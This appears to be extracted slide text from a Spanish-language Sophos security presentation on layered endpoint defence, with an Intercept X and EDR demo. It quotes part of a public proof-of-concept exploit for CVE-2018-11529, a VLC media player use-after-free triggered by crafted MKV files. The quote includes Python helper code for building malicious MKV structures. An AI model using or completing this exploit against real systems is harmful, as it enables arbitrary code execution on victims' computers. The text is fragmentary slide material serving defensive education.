
DATOS DEL CONTRATO
Dirección de suministro: c/Rúe del Percebe 13, 3C (Madrid)
Potencia contratada (kW): 4,6 (facturación por ICP)
Tarifa contratada: 2.0A
CUPS: ES123123129123132123
CNAE: 9384
Fecha de alta: 2013-09-18, sin condiciones de permanencia
Forma de Pago: Recibo domiciliado

AVERÍAS Y URGENCIAS
Empresa distribuidora: Empresa distribuidora S.L.



CVE2010-1240

Pero lo paramos



Capas de seguridad



AntiSpam



Protección Web



IPS



EndPoint Tradicional (firmas)



Intercept X (NGEP)



PhishThreat




ADVERTENCIA

La intención de este programa es advertir de los peligros de la red y dotar de herramientas a los internautas para protegerse.

SE HAN OMITIDO PASOS DEL PROCESO PARA EVITAR SU REPRODUCCIÓN

Esquema



CVE-2018-11529

From: "Eugene NG (GOVTECH)" <Eugene_NG () tech gov sg>
Date: Mon, 9 Jul 2018 02:14:48 +0000

```
Message Classification: Restricted
# Exploit Title: VLC media player 2.2.8 Arbitrary Code Execution PoC
# Date: 6-6-2018
# Exploit Author: Eugene Ng
# Vendor Homepage: https://www.videolan.org/vlc/index.html
# Software Link: http://download.videolan.org/pub/videolan/vlc/2.2.8/win64/vlc-2.2.8-win64.exe
# Version: 2.2.8
# Tested on: Windows 10 x64
# CVE: CVE-2018-11529
#
# 1. Description
#
# VLC media player through 2.2.8 is prone to a Use-After-Free (UAF) vulnerability. This issue allows
# an attacker to execute arbitrary code in the context of the logged-in user via crafted MKV files. Failed
# exploit attempts will likely result in denial of service conditions.
#
# Exploit can work on both 32 bits and 64 bits of VLC media player.
#
# 2. Proof of Concept
#
# Generate MKV files using python
# Open VLC media player
# Drag and drop poc.mkv into VLC media player (more reliable than double clicking)
#
# 3. Solution
#
# Update to version 3.0.3
# https://get.videolan.org/vlc/3.0.3/win64/vlc-3.0.3-win64.exe

import uuid
from struct import pack

class AttachedFile(object):
    def __init__(self, data):
        self.uid = '\x46\xae' + data_size(8) + uuid.uuid4().bytes[:8]
        self.name = '\x46\x6e' + data_size(8) + uuid.uuid4().bytes[:8]
        self.mime = '\x46\x60' + data_size(24) + 'application/octet-stream'
        self.data = '\x46\x5c' + data_size(len(data)) + data
        self.header = '\x61\xa7' + data_size(len(self.name) + len(self.data) + len(self.mime) + len(self.uid))

    def __str__(self):
        return self.header + self.name + self.mime + self.uid + self.data

def to_bytes(n, length):
    h = '%x' % n
    s = ('0'*(len(h) % 2) + h).zfill(length*2).decode('hex')
    return s

def data_size(number, numbytes=range(1, 9)):
    # encode 'number' as an EBML variable-size integer.
    size = 0
    for size in numbytes:
        bits = size*7
        if number <= (1 << bits) - 2:
            return to_bytes(((1 << bits) + number), size)
    raise ValueError("Can't store {} in {} bytes".format(number, size))
```

Stack Pivot



Let's attack!

SOPHOS

**Contra técnicas combinadas de ataque,
necesitamos técnicas combinadas de
defensa**


SOPHOS

Protección Tradicional

Para servidores o puestos, App Control previene de la ejecución de aplicaciones no deseadas o desconocidas

Detección de desbordamiento de buffer, comportamiento malicioso, emulación de código, envío de tráfico malicioso, etc...

Control de políticas para dispositivos extraíbles para que éstos no pongan en riesgo la corporación.



Detección de scripts, macros, documentos y malware como primera línea eficiente de defensa contra variantes conocidas,



.exe Malware



Non-.exe Malware



Script-based Malware



Phishing Attacks



Malicious URLs




Removable Media



Unauthorized Apps

La Seguridad también evoluciona



¿Técnicas de explotación?, ¿técnicas post-explotación?



- Credential theft protection
- Code cave mitigation
- MITB protection (Safe Browsing)
- Malicious traffic detection
- Meterpreter shell detection

A stylized brain is shown in profile, rendered in a light blue color. It is overlaid with a complex, glowing blue wireframe network that represents a neural network or data connections. The background is a dark blue gradient with a subtle pattern of light blue lines and dots, suggesting a digital or networked environment. The overall aesthetic is futuristic and technological.


Deep Learning

DEMO: Intercept X with EDR
La visibilidad es una capa transversal


Day in the life of an analyst

SOPHOS


Day in the life of an analyst




Identifies top incident as Dropper.exe via Suspicious Events*



Sees Dropper.exe distributed malware (which was blocked)




Determines where else Dropper.exe exists



Requests more details from SophosLabs

